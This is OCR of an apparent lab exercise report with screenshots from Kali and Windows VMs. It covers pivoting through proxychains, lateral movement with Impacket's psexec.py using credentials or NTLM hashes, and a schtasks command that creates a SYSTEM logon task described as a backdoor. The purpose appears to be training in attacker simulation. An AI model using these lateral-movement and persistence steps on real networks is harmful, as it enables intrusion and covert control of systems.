2025/09/06 17:29:24 server: Fingerprint 8+tQOBMIVFsLDvAL/pxFN1DxYVVoQ/RkI6Saj4h24lI=
2025/09/06 17:29:24 server: Listening on http://0.0.0.0:1081
```

- **Brief:**
- Pivoting: Use Impacket’s psexec.py for lateral movement. Summarize path in 50 words.



Kali [Running] - Oracle VirtualBox
File Machine View Input Devices Help
blank@kali: ~
File Actions Edit View Help
17:31
26°C
Rain
Search
Right Ctrl
ENG
IN
17:45
06-09-2025

```
┌──(blank㉿kali)-[~]
└─$ proxychains python3 psexec.py
[proxychains] config file found: /etc/proxychains4.conf
[proxychains] preloading /usr/lib/x86_64-linux-gnu/libproxychains.so.4
[proxychains] DLL init: proxychains-ng 4.17
python3: can't open file '/home/blank/psexec.py': [Errno 2] No such file or directory

┌──(blank㉿kali)-[~]
└─$ 
```


Relogin or restarts required!
Your session is running obsolete binaries or libraries as listed below.
Please consider a relogin or restart of the affected processes!
xfce4-session[914]

Summay

Using Impacket's psexec.py for lateral movement entails acquiring legitimate credentials or N TLM hashes, followed by SMB command execution on a distant Windows system.
This provides system-level access to a semi-interactive shell.
Understanding network security flaws and simulating attacker behavior are aided by repeating the procedure on several computers.

- Persistence: Add scheduled task for backdoor. Log:

Technique	Tactic	Description	Notes
Scheduled Task	Persistence	T1053	Runs payload daily



Windows 8.x - VMware Workstation
File Edit View VM Tabs Help
Home
kali-linux-2025.2-vmware-am...
Windows 8.x
Administrator: Windows PowerShell
Windows 8.1
Build 9600
9:49 AM
9/4/2025
27°C
Mostly cloudy
Search
ENG
IN
09:49
04-09-2025

```
Windows PowerShell
Copyright (C) 2014 Microsoft Corporation. All rights reserved.

PS C:\Windows\system32> schtasks /create /tn "LabTestTask" /tr "C:\Tools\test.exe" /sc onlogon /ru "SYSTEM"
SUCCESS: The scheduled task "LabTestTask" has successfully been created.
PS C:\Windows\system32> _
```

To direct input to this VM, click inside or press Ctrl+G.